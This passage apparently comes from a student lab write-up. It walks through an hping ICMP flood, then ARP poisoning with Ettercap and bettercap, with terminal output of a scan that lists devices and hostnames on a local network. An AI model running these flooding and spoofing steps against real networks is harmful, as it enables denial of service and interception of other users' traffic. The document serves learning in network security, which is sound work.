HPING 192.168.1.40 (eth0 192.168.1.40): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.40 hping statistic ---
1691135 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

[root@kali]-[~/home/atharva]
#
```

Figure 30

- Open Wireshark to analyse the packets....




Figure 31

- Packets sent to the Target

# Perform ARP Poisoning Using Ettercap

Ettercap is a powerful network security tool used primarily for network protocol analysis and man-in-the-middle (MITM) attacks. It's commonly used by penetration testers and cybersecurity professionals to inspect, intercept, and manipulate traffic on a local network.

## How to use it :-

- Open kali linux
- Go to application Section and search Ettercap



Figure 32

- Click on three dots and then click Plugins



Figure 33

- And then click on manage plugins



Figure 34

- Double click on rand\_floor
- It will activate rand plugins




Figure 35

- Now go to wireshark to see our attack start or not Here , attack is started.




Figure 36

# Perform ARP Poisoning Using bettercap ( Linux Tool)


Bettercap is a powerful, flexible, and modern network attack and monitoring tool.

**How to install it :-**

Open kali terminal and type commands

Commands :-

- sudo apt update
- sudo apt upgrade
- sudo apt install bettercap



The screenshot shows a Kali Linux terminal window with three tabs, all titled 'root@kali: /home/atharva'. The terminal output is as follows:

```
(root@kali)-[~/home/atharva]
bettercap
Command 'bettercap' not found, but can be installed with:
apt install bettercap
Do you want to install it? (N/y)
apt install bettercap
The following packages were automatically installed and are no longer required:
  kpackagetools  libkf5ibusadons-bin libkdeclarative3  libwiretap15  qml-module-org-kde-kholidays
  libcolorcorrect6  libkf5iconthemes-bin libwireshark18  libwsutil16  qml-module-org-kde-notifications
Use 'sudo apt autoremove' to remove them.

Installing:
  bettercap

Installing dependencies:
  bettercap-caplets

Suggested packages:
  bettercap-ui

Summary:
  Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 372
  Download size: 7,731 kB
  Space needed: 29.5 MB / 14.1 GB available

Continue? [Y/n] y
Get:2 http://http.kali.org/Kali kali-rolling/main amd64 bettercap-caplets all 0+git20240106-2kali1 [113 kB]
Get:3 http://http.kali.org/Kali kali-rolling/main amd64 bettercap amd64 2.33.0-1kali1 [7,618 kB]
Fetched 7,731 kB in 10s (745 kB/s)
Selecting previously unselected package bettercap.
(Reading database ... 526000 files and directories currently installed.)
Preparing to unpack .../bettercap_2.33.0-1kali1_amd64.deb ...
Unpacking bettercap (2.33.0-1kali1) ...
Selecting previously unselected package bettercap-caplets.
Preparing to unpack .../bettercap-caplets_0+git20240106-2kali1_all.deb ...
Unpacking bettercap-caplets (0+git20240106-2kali1) ...
Setting up bettercap (2.33.0-1kali1) ...
bettercap.service is a disabled or a static unit, not starting it.
Setting up bettercap-caplets (0+git20240106-2kali1) ...
Processing triggers for systemd (252.8-1+kali1) ...
```

Figure 37

- Now use net.probe on – to identify devices in network

```

root@kali:~/home/atharva
Processing triggers for kali-menu (2025.4.3) ...
[root@kali:~/home/atharva] bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
192.168.1.0/24 > 192.168.1.52 » [02:20:29] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.52 » [02:21:30] [sys.log] [inf] net_probe probing 256 addresses on 192.168.1.0/24
192.168.1.0/24 > 192.168.1.52 » [02:21:30] [sys.log] [inf] net_probe starting net.recos as a requirement for net.probe
192.168.1.0/24 > 192.168.1.52 » [02:21:30] [sys.log] [inf] endpoint 192.168.1.05 detected as 34:e6:ad:0e:74:f9 (Intel Corporate).
192.168.1.0/24 > 192.168.1.52 » [02:21:30] [endpoint.net] endpoint 192.168.1.03 detected as 94:c7:07:0b:55:80 (Intel Corporate).
192.168.1.0/24 > 192.168.1.52 » [02:21:30] [endpoint.net] endpoint 192.168.1.36 detected as f8:94:cc:f1:b9:09 (Intel Corporate).
192.168.1.0/24 > 192.168.1.52 » [02:21:30] [endpoint.net] endpoint 192.168.1.7 (KRISHNA) detected as cc:5e:f8:d0:78:05 (CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.).
192.168.1.0/24 > 192.168.1.52 » [02:21:30] [endpoint.net] endpoint 192.168.1.18 (DESKTOP-NODG3TU) detected as 08:7a:04:6d:a4:b6 (Intel Corporate).
192.168.1.0/24 > 192.168.1.52 » [02:21:30] [endpoint.net] endpoint 192.168.1.15 detected as 3c:3b:70:9c:c4:e1 (AzureWave Technology Inc.).
192.168.1.0/24 > 192.168.1.52 » [02:21:30] [endpoint.net] endpoint 192.168.1.04 (DESKTOP-10IOLIN) detected as d4:ab:01:52:d4:41:02:89 (Intel Corporate).
192.168.1.0/24 > 192.168.1.52 » [02:21:30] [endpoint.net] endpoint 192.168.1.43 (BRUCE) detected as 1a:13:33:09:b7:db (AzureWave Technology Inc.).
192.168.1.0/24 > 192.168.1.52 » [02:21:30] [endpoint.net] endpoint 192.168.1.13 detected as 02:c9:34:f9:9d:25.
192.168.1.0/24 > 192.168.1.52 » [02:21:31] [endpoint.net] endpoint 192.168.1.60 detected as 04:bb:43:a5:1f:bc (AzureWave Technology Inc.).
192.168.1.0/24 > 192.168.1.52 » [02:21:31] [endpoint.net] endpoint 192.168.1.69 detected as f6:aa:14:ca:54:01.
192.168.1.0/24 > 192.168.1.52 » [02:21:31] [endpoint.net] endpoint 192.168.1.73 detected as 02:9c:ed:0f:5b:c8.
192.168.1.0/24 > 192.168.1.52 » [02:21:31] [endpoint.net] endpoint 192.168.1.37 detected as 38:00:25:1d:4b:a6 (Intel Corporate).
192.168.1.0/24 > 192.168.1.52 » [02:21:31] [endpoint.net] endpoint 192.168.1.70 detected as 70:15:fb:7b:41:07.
192.168.1.0/24 > 192.168.1.52 » [02:21:31] [endpoint.net] endpoint 192.168.1.72 detected as 42:70:88:3a:67:03.
192.168.1.0/24 > 192.168.1.52 » [02:21:31] [endpoint.net] endpoint 192.168.1.15 detected as d4:ab:01:05:2d:f4.
192.168.1.0/24 > 192.168.1.52 » [02:21:31] [endpoint.net] endpoint 192.168.1.10 detected as e8:c7:cfc:0a:ab:d6 (Wistron Neweb Corporation).
192.168.1.0/24 > 192.168.1.52 » [02:21:32] [endpoint.net] endpoint 192.168.1.3 detected as e4:c7:07:50:40:23 (Intel Corporate).
192.168.1.0/24 > 192.168.1.52 » [02:21:32] [endpoint.net] endpoint 192.168.1.32 detected as ee:97:13:29:92:36.

```

IP ▲	MAC	Name	Vendor	Sent	Recv'd	Seen
192.168.1.52	08:00:27:14:c5:64	eth0	PCS Systemtechnik GmbH	0 B	0 B	02:20:29
192.168.1.1	a0:91:ca:62:bb:61	gateway		4.2 kB	1.7 kB	02:20:29
192.168.1.3	e4:c7:07:50:40:23		Intel Corporate	0 B	276 B	<b>02:21:46</b>
192.168.1.5	d4:ab:61:65:2d:f6			0 B	276 B	02:21:31
192.168.1.7	cc:5e:f8:d0:78:d0	KRISHNA	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.	597 B	957 B	<b>02:21:47</b>
192.168.1.10	e8:c7:cfa:ab:d6		Wistron Neweb Corporation	134 B	276 B	02:21:33
192.168.1.13	b2:c9:34:f9:9d:25			360 B	276 B	02:21:47
192.168.1.15	2c:3b:70:9c:e4:a7	HP	AzureWave Technology Inc.	360 B	276 B	02:21:46
192.168.1.18	68:7a:64:6d:a4:bb	DESKTOP-NODG3TU	Intel Corporate	597 B	957 B	02:21:46
192.168.1.28	b0:7d:64:41:e2:09	WORKGROUP	Intel Corporate	2.1 kB	903 B	02:21:49
192.168.1.29	ee:3a:8a:9b:52:a3			360 B	276 B	02:21:46
192.168.1.32	ee:97:13:29:92:36		Intel Corporate	360 B	276 B	02:21:47
192.168.1.36	f8:94:c2:f1:b9:09	DESKTOP-L5FPBQK.local.	Intel Corporate	1.7 kB	1.4 kB	02:21:46
192.168.1.37	38:00:25:1d:4b:a6	Om.local.	Intel Corporate	1.8 kB	276 B	02:21:42
192.168.1.43	14:13:33:69:bb:7d	BRUCE	AzureWave Technology Inc.	597 B	957 B	02:21:47
192.168.1.60	94:bb:43:a5:1f:b5		AzureWave Technology Inc.	360 B	276 B	02:21:47
192.168.1.63	e4:c7:67:6b:55:80	ATHARVA.local.	Intel Corporate	1.9 kB	1.4 kB	02:21:47
192.168.1.65	34:e6:ad:0e:74:f9	DESKTOP-10IOLIN	Intel Corporate	597 B	957 B	02:21:47
192.168.1.69	f6:aa:14:ca:54:03	Android.local	Intel Corporate	3.3 kB	276 B	02:21:40
192.168.1.70	70:15:fb:7b:41:07			0 B	276 B	02:21:47
192.168.1.72	42:70:88:3a:67:63			360 B	276 B	02:21:47
192.168.1.73	02:9c:ed:0f:5b:c8			2.8 kB	276 B	02:21:47

Figure 38

- Now use net.show command -- to show how many devices are connected in network

```

root@kali:~/home/atharva
Dec 17 2:29 AM
root@kali:~/home/atharva
root@kali:~/home/atharva
192.168.1.0/24 > 192.168.1.52 » net.show

```

IP ▲	MAC	Name	Vendor	Sent	Recv'd	Seen
192.168.1.52	08:00:27:14:c5:64	eth0	PCS Systemtechnik GmbH	0 B	0 B	02:20:29
192.168.1.1	a0:91:ca:62:bb:61	gateway		4.2 kB	1.7 kB	02:20:29
192.168.1.3	e4:c7:67:56:40:23		Intel Corporate	0 B	276 B	<b>02:21:46</b>
192.168.1.5	d4:ab:61:65:2d:f6			0 B	276 B	02:21:31
192.168.1.7	cc:5e:f8:d0:78:d0	KRISHNA	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.	597 B	957 B	<b>02:21:47</b>
192.168.1.10	e8:c7:cfa:ab:d6		Wistron Neweb Corporation	134 B	276 B	02:21:33
192.168.1.13	b2:c9:34:f9:9d:25	HP	AzureWave Technology Inc.	360 B	276 B	02:21:47
192.168.1.15	2c:3b:70:9c:e4:a7	DESKTOP-NODG3TU	Intel Corporate	360 B	276 B	02:21:46
192.168.1.18	68:7a:64:6d:a4:bb	WORKGROUP	Intel Corporate	597 B	957 B	02:21:46
192.168.1.28	b0:7d:64:41:e2:09		Intel Corporate	2.1 kB	903 B	02:21:49
192.168.1.29	ee:3a:8a:9b:52:a3			360 B	276 B	02:21:46
192.168.1.32	ee:97:13:29:92:36		Intel Corporate	360 B	276 B	02:21:47
192.168.1.36	f8:94:c2:f1:b9:09	DESKTOP-L5FPBQK.local.	Intel Corporate	1.7 kB	1.4 kB	02:21:46
192.168.1.37	38:00:25:1d:4b:a6	Om.local.	Intel Corporate	1.8 kB	276 B	02:21:42
192.168.1.43	14:13:33:69:bb:7d	BRUCE	AzureWave Technology Inc.	597 B	957 B	02:21:47
192.168.1.60	94:bb:43:a5:1f:b5		AzureWave Technology Inc.	360 B	276 B	02:21:47
192.168.1.63	e4:c7:67:6b:55:80	ATHARVA.local.	Intel Corporate	1.9 kB	1.4 kB	02:21:47
192.168.1.65	34:e6:ad:0e:74:f9	DESKTOP-10IOLIN	Intel Corporate	597 B	957 B	02:21:47
192.168.1.69	f6:aa:14:ca:54:03	Android.local	Intel Corporate	3.3 kB	276 B	02:21:40
192.168.1.70	70:15:fb:7b:41:07			0 B	276 B	02:21:47
192.168.1.72	42:70:88:3a:67:63			360 B	276 B	02:21:47
192.168.1.73	02:9c:ed:0f:5b:c8			2.8 kB	276 B	02:21:47


```

root@kali:~/home/atharva
Dec 17 2:29 AM
root@kali:~/home/atharva
root@kali:~/home/atharva
192.168.1.0/24 > 192.168.1.52 » set arp.snoop.targets [02:22:49] [sys.log] [err] error getting inv4 gateway: Could not find mac for 192.168.1.1

```


Figure 39

- Use arp.spoof.targets(target ip) to set your target



*Figure 40*

- Now open wireshark to see ARP packets are sent or not...



- ARP packets are sent ...